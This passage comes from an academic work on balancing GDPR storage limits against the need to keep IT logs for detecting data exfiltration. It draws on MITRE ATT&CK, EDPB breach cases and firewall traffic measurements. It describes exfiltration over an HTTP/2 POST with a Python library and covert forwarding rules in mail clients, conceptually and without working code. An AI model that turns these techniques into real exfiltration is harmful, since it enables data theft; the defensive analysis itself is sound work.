The connection to GIS is established via the georeferencing of the assets. Enterprise IT, operational IT and the spatial objects in the GIS are logically linked. On the one hand, the cyber threat by APTs is assessed using the Cyber Threat Intelligence (CTI) approach. On the other hand, disruptions in the operational network are analyzed in the GIS. Damage is quantified, by counting the spatial objects concerned. Both sides interlock and allow the development of more precise, data-driven risk assessment and incident response processes. The approach is evaluated using a knowledge graph in the GIS[17]. Although it has not been considered in this document, it is obvious that further insights can be gained using this enhanced approach of risk assessment. Cyber threats are only one dimension of today's hybrid threat vectors for critical infrastructures. Examination of the environment such as the elevation model or the ownership situation of the land around the critical infrastructure will rule out additional threats such as signal intelligence or potential impact of extreme natural events caused by climate change [KPGG21]."

[17] https://www.esri.com/en-us/arcgis/products/arcgis-pro/overview

7 On the balance between data privacy and security

Information security and data protection are inextricably linked. They are mutually dependent. If the main objectives of information security - confidentiality, integrity and availability - are not achieved, then an appropriate level of data protection cannot be maintained. However, there are also areas of tension between the two that require careful risk assessment. In the course of our work, we highlight the areas of tension based on current threats to data theft and offer an approach to mitigate these threats. It will be important not to lose sight of the overriding goal in the competition between the two disciplines. One thing is indisputable: if sensitive data is stolen, the guarantee of data protection and information security is over. Stolen data is beyond any control of processing. We quote the relevant passages in this context from the paper [MB22a]. We start with the key statement on the categorisation of data in chapter 2:

"We are introducing a more differentiated approach to the assessment of implications. Considering the interaction with cyber-attack vectors yields important insights in the course of our work. Finally, we introduce the categories *personal data* and *IT operational data*. On this basis, we enable a more differentiated risk analysis and open up new possibilities for handling processed data without violating the requirements of the GDPR."

We use these two categories to carry out a differentiated risk analysis, more differentiated than would be possible without this distinction.

7.1 Relevant Articles of GDPR

But let's first look at the GDPR articles relevant to our question. I quote from [MB22a, chapter 3.1]:

"Arguably the most prominent article on data security in the GDPR is article 32 [Eur16, Article 32]: security of processing. It states that suitable technical and organisational measures must be taken to ensure an appropriate level of protection. Therefore, state of the art technology, cost of implementation, nature, scope purpose of processing has to be taken into account. The risk of varying likelihood and severity for the rights and freedoms of natural persons is incorporated into the design of the technical and organisational measures. Under the letters (a) to (d), methods such as encryption and pseudonymisation as well as the protection goals of confidentiality, integrity, availability and resilience of processing systems and named services are listed. Furthermore, it then reads in article 32 2. that assessing the risk in particular the risk from accidental or unlawful destruction, loss, alteration and unauthorized disclosure shall be taken into account. The definition is directly related to the

topic of data exfiltration that we are investigating. The process of data exfiltration results in the condition of unauthorized disclosure.

Recital 49 [Eur16, Recital 49] further describes the measures to ensure security in processing by saying that personal data is processed to the extent strictly necessary and proportionate for the purposes of ensuring network and information security, i.e. the ability of a network or system to resist, at a given level of confidence, accidental events or unlawful or malicious actions that compromise the availability, authenticity, integrity and confidentiality of stored or transmitted personal data.

In principle, article 5 of the GDPR [Eur16, Article 5] requires that personal (sensitive) data is only processed where the processing is necessary, is relevant to the attribution of the processing purpose and is lawful. Particularly interesting is also the requirement of the literal (e) that the identification of the data subject should only be possible for as long as it is necessary for the purposes for which it is processed. A tension is already emerging here. Exactly at the moment when data such as IP addresses or other traffic data are considered personal data, they are to be deleted after processing and are no longer available for analysis of the system or the services in long term. It will need to be considered how this affects data exfiltration countermeasures."

7.2 edpb Guidelines 2021/01 Version 2.0

In order to understand how these data protection requirements affect IT security requirements, I am evaluating an EDPB guideline. The evaluation is carried out in the paper [MB22a, chapter 3.2] where I now quote from:

"Article 70 literal (d) [Eur16, Article 70 (d)] enables the European data protection board (edpb) to issue guidelines in order to ensure the consistent application of the GDPR. Following this intention, these guidelines often provide examples explaining the correct implementation of the requirement stemming from the articles of the GDPR. To date, numerous guidelines have been issued. These are made available on the internet on the edpb websites[1]. We consider here the guidelines 01/2021 on examples regarding personal data breach notification. First, version 1.0 [Eur21] of this guidance is considered. In this guideline, the definition of a data breach [Eur16, Article 4 (12)] is first taken up. It is expressly pointed out that the consequences of data breach cannot be reversed per se and that preventive measures have to be taken in order to prevent a data breach [Eur21, 6]. Examples are given in the following chapters 2-7. Some of these examples consider data breach due to accidental or intentional leaking of data. Chapter 3 specifically reports data exfiltration attacks.

Table 7.1 lists all sample cases regarding data exfiltration. We further explore the cases number 4 and number 18 in Table 7.1. The attacker has penetrated the victim system by abusing well-known protocols or functionality of the victim system. Advisable countermeasures are identified within each case study. For instance, the edpb recommends for the case number 04 the forwarding or replicating of all logs to a central log server as one of these countermeasures. The importance of the availability of log files is already recognized at this point."

[1] `https://edpb.europa.eu/our-work-tools/our-documents/publication-type/guidelines_de`

Table 7.1: Examples regarding data breach notification with data exfiltration [MB22a]

Case No	Title
04	Ransomware without backup and with exfiltration
05	Exfiltration of job application data from a website
06	Exfiltration of hashed password from a website
07	Credential stuffing attack on a banking website
08	Exfiltration of business data by a former employee
17	Identity Theft
18	E-Mail exfiltration

7.3 Sample Attack Vectors for Balancing GDPR in Case of Data Exfiltration

Now it's important to better understand the attack vectors that trigger these threats. I quote from [MB22a, chapter 4]:

"This section shows for the sample use case of a potential data exfiltration in a small or medium sized company that IT operational data is essential to defend the data breach and hence to protect the actual personal data.

First, it's important to understand how a skilled attack is executed. For this purpose, we consider the MITRE ATT&CK Framework [MIT21b, MIT21d], in whose database the assessments of professional cyber analysts on worldwide incidents are incorporated. Our considerations focus on the enterprise matrix without distinguishing between individual platforms such as Windows, Linux containers, Cloud, etc. The attack vector for an enterprise is broken down into 14 phases (Figure 7.1) that occur sequentially [MIT22b].

The attack vector is initiated by reconnaissance. Subsequently the attacker prepares himself in the resource development phase. The phase that is intended for initial access to the target system follows. At this point, the attacker is able to penetrate the victim's system. The next two phases, execution and persistence, are used to solidify access to the victim system. Now the attacker strengthens his position, gains rights on the system, disables defenses and gains access to credentials. The phases discovery, lateral movement and collection now serve to get an overview of valuable data and to collect them. Collecting can be understood, for example, as reading out data from information repositories. The attacker is now prepared. The final orders are issued via a command and control infrastructure, often Cobalt Strike, and then the data is exfiltrated. In the last phase, the effect is to be determined. If sensitive data is stolen, this will certainly have serious consequences.

We consider the phase Exfiltration in more detail. Here are two techniques of particular interest: 1) Exfiltration over alternative protocols 2) Exfiltration over web service. Item 1) indicates the abuse of protocols FTP, SMTP, https, DNS, SMB. Item 2) indicates that websites are being exploited using SSL/TLS encrypted communication. Using the MITRE ATT&CK Framework, the connection between the exploitation of these protocols for data exfiltration and experienced groups (APT) can now be indicated, their attack targets tracked and the threat to one's own company better assessed.




Figure 7.1: MITRE ATT&CK Framework Matrix Enterprise [MB22a]

In order to fully understand these possibilities, it is still important to understand the period over which data can be exfiltrated. Sensitive data can be partitioned and exfiltrated in small doses spread over time using one or more of the protocols mentioned. There are statistics on the length of time attackers spend unnoticed in the victim's IT system. Such a statistic for the years 2014 to 2019 can be seen in Figure 7.2. The data for the last years 2020-2022 differ greatly.

The statistics were prepared for industrially used IT systems. These systems can be assumed to be well protected. Nevertheless, in 2019 a full 49 days passed before an intruder was detected and contained. Of course, not the entire period is used for dumping data. As previously discussed, the attack vector spans multiple phases. Nevertheless, it must be assumed that there is sufficient time to divert valuable data over days, weeks or even month. In less well-protected systems, the period of time before the attacker is discovered is likely to be much longer. Forbes is writing in 2021: "[...] Industry surveys over the years have shown dwell time ranging from a (sadly rare) best case of a couple of minutes to a worst case of hundreds of days. The average dwell time — depending on region, industry and who is generating the report — has varied widely." [Nay21]. Mandiant, on the other hand, gives the global median dwell time with 21 days for 2022 much shorter than for the following years [Man22, 94].

Protocol use pattern analysis In order to get a better understanding of which protocols are used in a normal operation of a company, daily measurements are conducted at a medium-sized company. The results show in an aggregated form the 10 most commonly used network




Figure 7.2: Median time between intrusion and containment in industry [Sta20]

protocols for data transmission from within the company to outside or vice versa. The measurements are conducted on the firewalls of the gateway for the duration of one working day in the period from 10 a.m. to 4 p.m.

It can be seen in Figure 7.3 that TCP-based protocols in the port range of registered ports between 1014 - 49151 account for about a third. This is not surprising, since frequently used applications in the cloud, such as Drop Box and others, are located in this port compartment. This is followed by two port areas with domain-udp and snmp, which play an important role in the operation of an IT-network. The utility of the simple network management protocol (snmp) is that it allows information about networked devices to be collected across a variety of hardware and software types in a standardized way. IT-administators very often utilize this protocol for network management purposes. The other protocol is most likely used to query the Domain Name Service (DNS). Finally, the https protocol, which is used to browse websites, follows. Nowadays, websites are mostly accessed via the https protocol. The protocol https establishes a secure and encrypting connection by using the Transport Layer Security (TLS). Most often, the protocol is bound on TCP instead of UDP. The Figure 7.3 shows the usage of the https protocol bound on TCP. The predecessor protocol http without encryption is hardly used anymore.

Figure 7.4 confirms this assessment. The Figure shows which protocols are mostly used by users. Again, the top 10 protocols are displayed. The DNS service is requested most frequently, followed by the https protocol for accessing and using websites. It's very understandable to see that DNS and https or, a few layer down within the OSI Model, TCP and UDP are used frequently. Most software applications in use today communicate with




Figure 7.3: Top ten ports used during a work day in an enterprise [MB22a]




Figure 7.4: Top ten services used during a work day in an enterprise [MB22a]

Table 7.2: HTTP/2 important terminology [MB22a]

Term	Description
Stream	Sequence of frames mapping to a logical request or response message
Frame	Smallest unit in HTTP/2 communication, each containing a frame header which identifies the stream to which the frame belongs to
Message	A complete sequence of frames that map to a logical request or response message

these protocols. From the perspective of an intruder who wants to exfiltrate data unnoticed, these commonly used protocols offer a good opportunity to hide individual data exfiltration messages in the noise floor.

Misuse of HTTP/2 protocol as one example of many The HTTP/2 protocol is the further development of the HTTP protocol. The Internet Engineering Task Force (IETF) [IET15] is specifying the HTTP/2 protocol. Therefore, the IETF applies the Request for Comments (RFC) procedure [BPT15]. The new protocol brings performance benefits [Gre13]. At the core of the new protocol is a binary framing layer. The HTTP messages are encapsulated in the protocol and then transmitted between client and server. We introduce important HTTP/2 terminology in Table 7.2.

HTTP/2 is only used for encrypted connections (Transport Layer Security (TLS) 1.2 or higher). The encryption method used employs digital certificates. A connection is established as follows: first of all, the protocol performs the TCP SYN-ACK handshake. Thereupon the TLS handshake follows.

Client and server exchange SSL certificates, cipher suite requirements and randomly generated data for creating session keys [Clo22]. This procedure is shown in Figure 7.5. Wireshark software was used to record the individual steps of the protocol. The individual steps are visualized by the software used. In addition, Wireshark offers the functionality to search through each individual entry afterwards in deep detail, up to the hex code analysis. These steps mark the connection setup between transmitter and receiver. First, the prerequisites for encrypted transmission are created. Having the connection established, client and server exchange binary frames. All frames consist of a common 9-byte header (length of the frame), type, a bit field for flags, and a 31-bit stream identifier. Additionally, a 24-bit length field allows each single frame to carry up bytes of data as frame payload. The protocol is capable of multiplexing. Multiple streams can be transmitted over one connection. For each stream, the HEADERS frame (Figure 7.6) is transmitted first, followed by the DATA frames. Various scripting and programming languages provide libraries to use the features and functions of the HTTP/2 protocol. The interpreted, higher-level programming language Python provides various libraries with an implementation of the protocol.

For this we use the "hyper" library [Ben15] to implement an HTTP/2 client. This is just one library among many others that can be used to execute the HTTP/2 protocol. We chose this library because we want to use the Python scripting language, and the implementation is comparatively easy using this library. The HTTP/2 client integrates into the Python requests library. The entire connection establishment is carried out via mounting of the

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.179.45	192.168.179.1	DNS	71	Standard query 0xae1f A www.bing.de
2	0.000357108	192.168.179.45	192.168.179.1	DNS	71	Standard query 0xbd21 AAAA www.bing.de
3	0.022686114	192.168.179.1	192.168.179.45	DNS	87	Standard query response 0xae1f A www.bing.de A 204.79.197.219
4	0.025030755	192.168.179.1	192.168.179.45	DNS	145	Standard query response 0xbd21 AAAA www.bing.de SOA ns1-204.a…
5	0.025777536	192.168.179.45	204.79.197.219	TCP	74	44812 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 …
6	0.049649365	204.79.197.219	192.168.179.45	TCP	66	443 → 44812 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1440 W…
7	0.049748838	192.168.179.45	204.79.197.219	TCP	54	44812 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0
8	0.119701475	192.168.179.45	204.79.197.219	TLSv1.2	571	Client Hello
9	0.144185430	204.79.197.219	192.168.179.45	TCP	56	443 → 44812 [ACK] Seq=1 Ack=518 Win=525056 Len=0
10	0.147662974	204.79.197.219	192.168.179.45	TCP	1506	443 → 44812 [ACK] Seq=1 Ack=518 Win=525056 Len=1452 [TCP segm…
11	0.147716829	192.168.179.45	204.79.197.219	TCP	54	44812 → 443 [ACK] Seq=518 Ack=1453 Win=64128 Len=0
12	0.147779477	204.79.197.219	192.168.179.45	TCP	1506	443 → 44812 [ACK] Seq=1453 Ack=518 Win=525056 Len=1452 [TCP s…
13	0.147810405	192.168.179.45	204.79.197.219	TCP	54	44812 → 443 [ACK] Seq=518 Ack=2905 Win=62848 Len=0
14	0.147839918	204.79.197.219	192.168.179.45	TCP	1506	443 → 44812 [ACK] Seq=2905 Ack=518 Win=525056 Len=1452 [TCP s…
15	0.147859867	204.79.197.219	192.168.179.45	TLSv1.2	404	Server Hello, Certificate, Server Key Exchange, Server Hello …
16	0.147870330	192.168.179.45	204.79.197.219	TCP	54	44812 → 443 [ACK] Seq=518 Ack=4357 Win=61440 Len=0
17	0.147893580	192.168.179.45	204.79.197.219	TCP	54	44812 → 443 [ACK] Seq=518 Ack=4707 Win=61184 Len=0
18	0.151961165	192.168.179.45	204.79.197.219	TLSv1.2	212	Client Key Exchange, Change Cipher Spec, Encrypted Handshake …
19	0.178931623	204.79.197.219	192.168.179.45	TCP	56	443 → 44812 [ACK] Seq=4707 Ack=676 Win=524800 Len=0
20	0.181393200	204.79.197.219	192.168.179.45	TLSv1.2	380	New Session Ticket, Change Cipher Spec, Encrypted Handshake M…
21	0.181448268	192.168.179.45	204.79.197.219	TCP	54	44812 → 443 [ACK] Seq=676 Ack=5033 Win=64128 Len=0
22	0.182273188	192.168.179.45	204.79.197.219	TLSv1.2	297	Application Data
23	0.182986493	192.168.179.45	204.79.197.219	TLSv1.2	259	Application Data

Figure 7.5: Wireshark recording from using HTTP/2 protocol [MB22a]




Figure 7.6: Nine byte frame header [Gre13]

HTTP20Adapter to the current session. The data is then sent to the server using the POST method of the HTTP/2 protocol. In this case it is not necessary to encrypt the data for exfiltration. This happens anyway via the HTTPS connection between client and server. The defender of the IT victim system cannot inspect this communication due to the encryption.

The wireshark recording in Figure 7.7 clearly shows the encrypted transmission of data over the HTTP/2 - HTTPS connection. This transfer does not require higher privileges on the victim's system. In this manner we can show that valuable data may be exfiltrated using the HTTP/2 protocol. The excerpts of the Wireshark recording are suitable for deepening our solution. First, we have seen the establishment of the connection and the negotiation of the encryption. We assign this data to the category *IT operational data*. This data contains potentially Personal Identifiable Information (PII) as defined by GDPR. IP and MAC addresses are included. These are declared as PII. More data to come: the connection is established via a process in the IT-system that is executed under a user ID. Data such as the call of the process, the user ID, the time of execution, etc. are inevitably recorded in the IT system. In addition, there are the calls to system functions such as reading data files. This data is also written to log files, mostly managed automatically by the IT system. Sophisticated attackers might use running processes, induce a thread, allocate memory, and copy shellcode into it, which then performs the data exfiltration. Every action leaves digital traces (data) in the IT system. The Wireshark extract offers a first insight into this fact (Figure 7.5).




Figure 7.7: Wireshark recording from encrypted sending of data [MB22a]

We recommend categorizing this data as *IT operational data* and valuing their particular value for detecting cyber-attack vectors in the risk assessment. To explain in more depth the value of this data for detecting attacks, we make an example using the MITRE ATT&CK framework. We pick up a Technique noted in it: Scheduled Transfer[2]. This Technique is used to achieve data exfiltration. To be able to detect the use of this Technique, among other things, the monitoring of network traffic flow[3] and monitoring the creation of network connections[4] are proposed. Precisely at this point our approach is strengthened. If the *IT operational data* is deleted too early, this Technique and thus the attack vector can no longer be detected and a complete clarification in retrospect is denied.

Also, the original sensitive data about persons (PII) are processed and are reflected in the Wireshark extract (Figure 7.7). At this point, however, this data is already encrypted. This data was previously read from files and encrypted by a process. We recommend that you categorize this original data as *personal data*, protect it as much as possible and delete it as soon as possible. Our categorization in *personal data* and *IT operational data* allows to draw different conclusions in the risk analysis and to manage the data differently without lowering the level of protection of personal data. On the contrary, the level of protection is increased. If PII is stolen and encrypted by cyber-attackers, the guarantee of protection and free flow of information as required by the GDPR can no longer be assured with own strength. Our approach helps to avoid this helpless situation.

Malicious reconfiguration of an e-mail client Selected case No. 18 deals with the exfiltration of data via e-mails. Unlike in case No 4 no technical protocols are exploited here. Instead, it is described how e-mail clients used were covertly reconfigured. The configuration happens in such a way that all messages are filtered according to certain criteria and then automatically forwarded to an external e-mail address including any attachments. The attacker can easily acquire knowledge of the configuration via the public support pages of the respective manufacturers [Mic22d]. In addition, documentation for all commercial products is openly available online [Mic22a]. After the privilege escalation phase of the attack vector, but at latest after the evasion of the defense measures and access to credentials, the attacker is able to carry out these configurations [MIT22b]. This procedure can be imagined

[2] https://attack.mitre.org/techniques/T1029/
[3] https://attack.mitre.org/datasources/DS0029/#Network%20Traffic%20Flow
[4] https://attack.mitre.org/datasources/DS0029/#Network%20Connection%20Creation

especially in the case of an insider. The re-configuration of the e-mail client usually requires higher privileges on the victim's IT system.

In order to be able to track these changes to the configuration afterwards, it is necessary to keep a log file in which each change is saved. Ideally, the system monitors configuration changes of the account in a way, that malicious activities are recognized immediately or at least in case of an investigation. Therefore, the system logs changes of account configuration in date and time. We recommend providing this information to the defense attorney. In order that the information is not deleted immediately after too short a period, we recommend that this data be categorized as *IT operational data*."

7.4 Balancing GDPR requirements against the hazards

The risk assessment opens up the way to balance the requirements in favor of the best possible overall situation. I quote [MB22a, chapter 5]:

"In Section 7.3 we show the exploitation of common IT network protocols for data exfiltration by misusing their technical possibilities. The criminal exfiltration of personal data obviously contradicts the protection goal of the integrity of this data, as formulated in article 5 [Eur16, Article 5 Chapter 1.f.], in article 32 [Eur16, Article 32 Chapter 1.b.], as well as the superior goal of protecting natural persons and their personal data [Eur16, Article 1]. The selection, implementation and regular review of the technical and organisational measures must be checked accordingly in order to contain the threat.

In doing so, it is not sufficient to look isolated at the risk of data exfiltration. The GDPR requires careful risk assessment to ensure a level of security appropriate to the risk [Eur16, Article 32 Chapter 1.]. The entire attack vector must be included in the risk assessment and hence all attack vector tactics must be included in the analysis to meet the threats. The analysis must be performed backwards and forward-looking, over the entire time which might even be longer than a year. Sometimes data theft only becomes known when the personal data concerned is sold on marketplaces on the darknet or confiscated by law enforcement. If the *IT operational data* is already deleted, there will be no way to clarify the incident. The vulnerability used at the time remains undetected.

In the different phases of the attack, digital traces are left behind, which can be reflected in log files, among other data sources. The use of network protocols must be checked at least on a random basis (flow data). Log usage times and patterns need to be analysed for suspicious traces. Log data must be examined to determine whether a mechanical, automated attack on e.g. firewalls or internal services has taken place. In the "Defense Evasion" tactic, the attacker tries to switch off protective measures such as a virus scanner. Here, too, traces are left behind which must now be found as evidence. In the Tactic "Collection" data is collected. Database requests, copying operations or downloads from company core services leave traces here. Repeated access to data sources in the company's core systems should be monitored and critically questioned. Otherwise, it is very likely that the use of these protocols will only be determined retrospectively when the high-quality data has already been dumped.

This has an impact on the consideration of the requirement in article 5 [Eur16, Article 5 Chapter 1.e.] which allows personal data to be kept for as long as it is for statistical purposes in accordance with article 89(1) as subject to implementation of the appropriate technical and organisational measures required by GDPR in order to safeguard the rights and freedoms of the data subject ('storage limitation'). Storage limitations must be carefully considered and not be designed to be shorter than the full duration of the attack vectors. Better longer. This consideration affects data of our category *IT operational data* such as logfiles and IP-addresses within. Early deletion or too excessive anonymisation of data in this category may jeopardise the full assessment of the risk to which the personal data is or has been exposed during processing. It becomes clear that the category of *IT operational data* is essential to combat the identified threats vectors. The data of this category must be available to the defender in sufficient time and detail, even though there is personal data within. Deletion immediately after processing is no longer an option due to the risks. The situation is different with the first category of *personal data*. Anonymization during processing and deletion after processing must be implemented as quickly as possible. Concentrating on this means sustainable data protection through the beneficial interaction with data security.

7.5 Findings balancing requirements

In order to achieve the goals of the GDPR a risk assessment must take place for the processing of personal data. The dangers emanating from an attack vector of experienced cyber-attackers must be taken into account. The defender must be able to store, to analyze and to document all the *IT operational data* necessary to evaluate traces across all phases of the attack vector and thus recognize intruders as best as possible or even to investigate the case of data theft retroactively. Without sufficient data for evaluation by the defender, a successful attack may result and the exfiltration of important data cannot be prevented in time. At this point, we recommend focussing on the protection of valuable *personal data* and to make the *IT operational data* available to the defense in a way assisting the defense counsel and in this way, to promote the complete clarification and traceability of digital forensics."

8 Implementing the simulation cycle

Now we come to our new approach. Our aim is to win back the initiative. We want to evaluate an approach to get ahead of the cyber-attacker instead of waiting to become a victim of a cyber-attack. We rely on a structured method that is actively used in the productive IT system.

8.1 Concept

A continuous simulation cycle offers the opportunity to simulate cyber-attacks before they are actually carried out. This gives the defender the opportunity to adapt to current attacks and to continuously realign and improve his protective measures. The protective measures adapt to the threat situation. Simulation is the method used to evaluate the improvements and identify vulnerabilities in the first place. The deployed personnel, the cyber security experts, are continuously learning and developing exceptional skills to detect sophisticated cyber-attacks in the system. We quote from our publication [MBRD24, chapter 3.1] of the ARES 2024 conference in Vienna:

"This section first conceptually describes the concept of our work followed by further parts, where we present our implementation of the simulation in our test environment used.

